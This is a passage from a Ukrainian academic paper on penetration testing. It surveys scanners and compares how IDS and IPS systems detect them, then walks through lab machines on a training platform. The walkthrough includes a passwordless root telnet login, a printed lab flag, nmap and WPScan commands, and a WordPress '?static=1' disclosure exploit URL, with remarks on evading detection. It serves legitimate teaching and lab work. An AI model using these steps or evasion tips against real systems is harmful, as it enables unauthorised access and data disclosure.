2.2.8 OWASP Zap

OWASP ZAP - сканер веб-додатків, заснований на методиці DAST (Dynamic Application Security Testing). В українському варіанті цей метод

заведено називати методом тестування «чорної скриньки». Методика дає змогу виявляти проблеми безпеки в працюючому застосунку або вебсайті за допомогою їх сканування на відомі вразливості. До таких вразливостей можна віднести SQL-ін'єкції, міжсайтовий скриптинг (XSS), Clickjacking тощо.

OWASP ZAP розроблений і підтримується однойменним проектом під назвою OWASP (Open Web Application Security Project) - некомерційною організацією, що спеціалізується на створенні статей, матеріалів, документації, інструментів і технологій, які дають змогу розробляти додатки безпечніше, а також забезпечувати належний рівень інформаційної безпеки вже створених додатків і сайтів.

Серед переваг OWASP ZAP можна виділити:

- Кросплатформеність - підтримка всіх основних ОС (Windows, Linux, MacOS);
- Безкоштовний проєкт із відкритим вихідним кодом;
- Підтримка плагінів для розширення функціональності;
- Можливість роботи як через графічний інтерфейс (GUI), так і через інтерфейс командного рядка;
- Великий набір функцій - від активного/пасивного сканування і до сканування API і AJAX;

Простота використання. Ідеально підходить і для початківців фахівців в ІБ і для професіоналів [10].

2.2.9 Wireshark

Wireshark – це безкоштовний і відкритий аналізатор мережевого трафіку, який дозволяє моніторити, захоплювати та аналізувати пакети даних, що передаються по комп’ютерній мережі. Він надає можливість детального розгляду мережевих протоколів, виявлення проблем у мережі, аналізу безпекових вразливостей і відлагодження мережевих проблем. Wireshark підтримує різноманітні мережеві інтерфейси і протоколи, і дозволяє користувачам отримати повну картину того, як дані пересилаються і

взаємодіють в мережевому середовищі. Він є потужним інструментом для адміністраторів мережі, системних аналітиків, етичних хакерів та інших фахівців, які працюють з мережами і потребують детального аналізу мережевого трафіку.

Wireshark також надає можливість перегляду і розшифрування зашифрованого мережевого трафіку, включаючи SSL/TLS, SSH та інші протоколи шифрування. Це дозволяє аналізувати зміст пакетів, передаваних по захищених каналах зв'язку. Крім того, Wireshark підтримує фільтрацію пакетів, що дозволяє користувачам швидко знаходити та аналізувати потрібні дані. Цей інструмент також може бути використаний для відлагодження мережевих проблем, виявлення несправностей у налаштуванні мережі, а також для вивчення протоколів і дослідження мережевих аспектів програмного забезпечення. Загалом, Wireshark є потужним інструментом для аналізу мережевого трафіку, який допомагає зрозуміти, контролювати і вдосконалювати роботу мережевих систем [11].

Загалом, правильний вибір інструментів для тестування автоматизованої системи на проникнення є важливим кроком у забезпеченні її захищеності та виявленні потенційних вразливостей. Використання відповідних програмних рішень, таких як сканери вразливостей, фреймворки для імітації атак та аналізатори мережевого трафіку, дозволяє ефективно оцінити рівень кібербезпеки системи. Завдяки цьому можна не лише виявити слабкі місця, але й запобігти можливим загрозам, підвищивши рівень стійкості до зовнішніх та внутрішніх атак.

2.3 Обгрунтування вибору конкретних методів

Враховуючи описане в п. 2.1, було обрано лише необхідні і достатні методи, такі як nmap, SQLmap, SNMPwalk та WPScan.

Вибраний набір інструментів дозволяє сконцентруватися на вузьких аспектах безпеки, які мають критичне значення для автоматизованих систем у заданому контексті.

1. Nmap: цей інструмент використовується для сканування мережевих портів, виявлення відкритих сервісів і створення мережевих топологій. Його застосування дозволяє ідентифікувати вразливі точки у мережевій інфраструктурі автоматизованих систем. У контексті тестування на проникнення, Nmap є ключовим для первинного аналізу мережі та оцінки її захищеності.

2. Sqlmap: спеціалізований інструмент для автоматизації виявлення та експлуатації вразливостей SQL-ін'єкцій у вебдодатках. Його використання дозволяє перевіряти безпеку взаємодії між базою даних і додатком, забезпечуючи виявлення загроз, пов’язаних із несанкціонованим доступом або витоком даних. У випадку автоматизованих систем, які працюють з базами даних, sqlmap є незамінним.

3. Snmpwalk: цей інструмент дозволяє отримувати дані з пристроїв, які підтримують SNMP-протокол, автоматично перебираючи об’єкти у структурі MIB. Його використання допомагає зібрати інформацію про мережеві пристрої, їх конфігурацію та стан. Це особливо корисно для виявлення неправильно налаштованих або уразливих пристроїв у системі.

4. Wpscan: інструмент для аналізу безпеки вебсайтів, створених на платформі WordPress. Його використання дає змогу перевірити наявність відомих вразливостей у плагінах, темах чи конфігураціях. Для автоматизованих систем, які включають вебскладові на базі WordPress, wpscan забезпечує швидкий аналіз без необхідності ручної перевірки.

Дані інструменти надають комплексний підхід до тестування автоматизовної системи. Використання цих іструментів допоможе різнобічно протестувати АС на нявність тих чи інших вразливостей, створити звіт по виявленим загрозам та допомогти уникнути подібних недоліків у перспективі.

2.4 Аналіз порівняння систем IPS/IDS та виявлення їхніх слабких місць

Аналіз IPS/IDS систем з використанням інструментів, таких як Nmap, sqlmap, Snmpwalk і Wpscan, дозволяє оцінити, як ці системи справляються з різними типами атак і загроз, а також виявити їх недоліки. Зазначені інструменти використовуються для різних видів атак на мережі, веб-додатки та пристрої, і важливо розуміти, як IPS/IDS можуть виявити або заблокувати ці загрози.

IDS (Intrusion Detection System) — це система, яка просто виявляє вторгнення або підозрілу активність, але не здатна заблокувати атаки. Вона працює, аналізуючи трафік або поведінку системи і порівнюючи її з відомими підписами атак або шаблонами аномалій. IPS (Intrusion Prevention System), навпаки, не лише виявляє загрози, але й здатна їх запобігти шляхом блокування підозрілих дій.

Nmap — це інструмент для сканування мережі, який дозволяє визначити відкриті порти та доступні сервіси. Сканування мережі за допомогою Nmap може бути виявлене як IDS, так і IPS. Виявлення залежить від налаштувань системи безпеки. IDS може виявити сканування мережі через сигнатури або аномалії, але деякі методи сканування, такі як "тихе" сканування з малою кількістю пакетів, можуть пройти непоміченими. IPS, в свою чергу, може заблокувати такі сканування, якщо система налаштована на блокування великої кількості запитів з одного джерела за короткий проміжок часу.

Sqlmap автоматизує виявлення та експлуатацію SQL-ін'єкцій, часто використовується для атак на веб-додатки. IDS може виявити підозрілі запити або помилки SQL, які можуть виникнути під час експлуатації вразливостей, однак нові або замасковані атаки можуть залишатися непоміченими. IPS має потенціал для блокування таких атак, якщо вони зафіксовані в базі підписів або виявлені як аномалії. Проте, якщо атака складна або використовує нові методи експлуатації, IPS може виявити труднощі у її блокуванні.

Snmpwalk є інструментом для отримання даних через SNMP-протокол. Це може бути використано для збору інформації про мережеві пристрої. IDS може виявити аномалії в SNMP-запитах, наприклад, якщо запит здійснюється з незвичного IP-адреси або якщо він вимагає доступу до конфіденційної інформації. Однак, якщо SNMP налаштовано неправильно або якщо зловмисник використовує легітимні запити, IDS може не помітити атаку. IPS може заблокувати такі запити, якщо система правильно налаштована, наприклад, для захисту SNMP-мережі або використання шифрування.

Wpscan — інструмент для перевірки вразливостей у WordPress-сайтах. IDS може виявити запити, що намагаються скористатися відомими уразливостями у WordPress, такими як використання застарілих плагінів чи тем. Однак нові або менш поширені вразливості можуть пройти непоміченими. IPS може заблокувати такі атаки, якщо є відповідні підписи або шаблони для конкретних вразливостей. Проте, як і в випадку з іншими інструментами, якщо атака використовує нові методи або важко виявлені вразливості, IPS може виявитися недостатньо ефективним.

Недоліки IPS/IDS систем:

Незважаючи на те, що IPS/IDS системи є важливим елементом кібербезпеки, вони мають певні недоліки. Одним із основних недоліків є їхня неспроможність виявляти нові або обфусковані загрози. Багато систем IPS/IDS покладаються на сигнатури, що означає, що вони можуть не розпізнати атаки, які не були раніше зафіксовані. Крім того, деякі методи обходу, такі як замасковані запити або повільне сканування, можуть також пройти непоміченими. У разі використання нестандартних або рідкісних вразливостей у веб-додатках чи мережах, системи безпеки можуть виявитися менш ефективними.

В таблиці 2.1 наведено порівняння даних інструментів в контексті IPS/IDS.

Таблиця 2.1 – Порівняння інструментів в контексті IPS/IDS

Інструмент	Взаємодія з IDS	Взаємодія з IPS	Основні недоліки
Nmap	Може виявити сканування через підписи або аномалії, але "тихе" сканування може залишитись непоміченим.	Може бути заблоковано при великій кількості запитів з одного джерела.	Використання тихого сканування може обійти IDS/IPS.
sqlmap	Виявляє SQL-ін'єкції через підписи або помилки, але нові методи можуть пройти непоміченими.	Блокує SQL-ін'єкції на основі підписів або аномалій.	Не завжди ефективний проти складних або обфускованих запитів.
Snmpwalk	Виявляє аномалії у SNMP-запитах, якщо вони нестандартні або походять з підозрілих IP-адрес.	Може блокувати доступ до пристроїв через SNMP, якщо система налаштована.	Якщо SNMP налаштовано правильно, IDS може не виявити атаку.
Wpscan	Виявляє атаки на вразливості WordPress через підписи або аномалії.	Блокує атаки на вразливості WordPress через підписи.	Не завжди ефективний проти нових або нестандартних вразливостей.

Цей порівняльний аналіз показує, що хоча IPS і IDS системи мають потенціал для виявлення і блокування багатьох атак, вони не завжди здатні ефективно справлятися з новими, складними або обфускованими загрозами. Тому для забезпечення максимальної безпеки важливо комбінувати ці системи з іншими методами захисту та постійно оновлювати їх бази даних.

3 ПРАКТИЧНА РЕАЛІЗАЦІЯ

Задля забезпечення законності, а також, для проведення безпечного тестування, оберемо віртуальні машини (АС), наявні на платформі «HackTheBox». Для забезпечення коректності роботи та швидкодії програмних засобів, оперативною системою на машині для тестування на проникнення було обрано ОС «Linux». Результатом успішного виявлення критичних взразливостей АС стане отримання текстового рядку – ключа хешованого формату.

3.1 Початок роботи

1. Після реєстрації на сайті «HackTheBox» виконуємо підключення до серверу сайту за допомогою тунельованого з'єднання Open VPN (далі: OVPN) (див. рисунок 3.1).





Рисунок 3.1 – Інтерфейс сайту "HackTheBox"

2. Обираємо варіант OVPN та завантажуємо файл конфігурації (див. рисунки 3.2 – 3.3).






Рисунок 3.2-3.3 – Процес завантаження конфігураційного файлу

3. Імпортуємо завантажений файл до ОС «Linux» та підключаємося до серверу сайту командою:

sudo openvpn <ім'я_імпортованого_файлу>.ovpn

4. Після успішного підключення отримуємо на сайті наступне повідомлення (див. рисунок 3.4).




Рисунок 3.4 – Повідомлення про успішне підключення до серверу сайту

3.2 Тестування АС на проникнення простого рівня

Першим кроком до проведення аналізу вразливостей автоматизованої системи є отримання її IP-адреси (або доменного імені).

1. Платформа «HackTheBox» надає таку інформацію в спеціальному віконці (див. рисунок 3.5).




Рисунок 3.5 – Вікно з IP-адресою АС

2. Починаємо пошук вразливостей зі сканеру відкритих портів/служб за допомогою сканера “nmap” (див. рисунок 3.6).




Рисунок 3.6 – Командний інтерфейс сканеру “nmap”

3. Виконуємо підключення до системи за протоколом «telnet» командою:

telnet 10.129.227.30

Так, як суперкористувачем ОС «Linux» за замовчуванням є «root», спробуємо увійти за допомогою нього. Пароль поки не вводимо. Маємо успішну авторизацію на АС (див. рисунок 3.7).

Рисунок 3.7 – Процес підключення до АС за допомогою “telnet”

4. Використовуючи команду **ls** подивимося файлову систему системи (див. рисунок 3.8).




Рисунок 3.8 – Відображення файлової системи АС

5. За допомогою команди **cat** командного рядка переглянемо зміст файлу “flag.txt” (див. рисунок 3.9).

```
root@Meow:~# cat flag.txt
b40abdfe23665f766f9c61ecba8a4c19
```

Рисунок 3.9 – Зміст файлу “flag.txt”

Отримана хеш-сума є необхідним та достатнім підтвердженням того факту, що АС має вразливість, яка є у вигляді відкритого та незахищеного паролем порту протоколу telnet.

3.3 Тестування АС на проникнення середнього рівня

Відповідно до п.п.1 п.3.2 отримуємо IP-адресу іншої автоматизованої системи (див. рисунок 3.10).




Рисунок 3.10 – Вікно з IP-адресою АС

2. Починаємо пошук вразливостей зі сканеру відкритих портів/служб за допомогою сканера “nmap” в прискореному режимі командою:

nmap -T5 -vv -sC -sV 10.10.11.143 (див. рисунок 3.11).




Рисунок 3.11 – Командний інтерфейс сканеру “nmap”

3. Бачимо, що на АС є відкриті порти **ssh** та **http/https**. Спробуємо зайти через **http** у звичайному браузері. Обов’язково перевіримо заголовки (http headers). Можемо побачити заголовок, що вказує на домен серверу API (див. рисунки 3.12-3.13).




Рисунок 3.12-3.13 – Заголовки http

4. Для того, щоб зайти на вищевказаний сайт, необхідно додати домен даного хосту (office.paper) до списку дозволених хостів ОС «Linux» у файлі *.etc/hosts* командою (див. рисунок 3.14):

sudo nano etc/hosts




Рисунок 3.14 – Текстовий редактор nano

5. Аналізуючи сайт, а саме, його футер, можна зробити висновок, що перший написано на «WordPress», тому вразливості будемо шукати у «WordPress» (див. рисунок 3.15).




Рисунок 3.15 – Майже невидимий текст WordPress у футері веб-ресурсу

6. Для пошуку вразливостей «WordPress» використаємо утиліту «WPScan» (із перечисленням користувачів від 1 до 10 та усіх наявних плагінів) командою:

wpscan --url http://office.paper/ --enumerate u,ap

В останньому абзаці консолі можемо побачити знайдену вразливість використаної на сайті версії «WordPress» - 5.2.3 (див. рисунок 3.16).




Рисунок 3.16 – Командний інтерфейс утиліти WPScan

7. Скористаємось сайтом утиліти «WPScan» для пошуку детальної інформації про дану вразливість (див. рисунок 3.17).




Рисунок 3.17 – Сайт WPScan із детальним описом вразливості

Додатково перевіримо вищевказану вразливість за допомогою бази даних вразливостей «CVE» (див. рисунок 3.18).




Рисунок 3.18 – Сайт CVE із детальним описом вразливості

В ході аналізу вразливості було встановлено, що на вищевказаному веб-ресурсі кожен користувач (навіть не авторизований) через query-параметр в рядку http-запиту може отримати конфіденційні дані.

8. Використаємо експлойт, пов’язаний із вразливістю, віднайденою в п.п. 6 цього пункту (див. рисунок 3.19).:

http://office.paper/?static=1

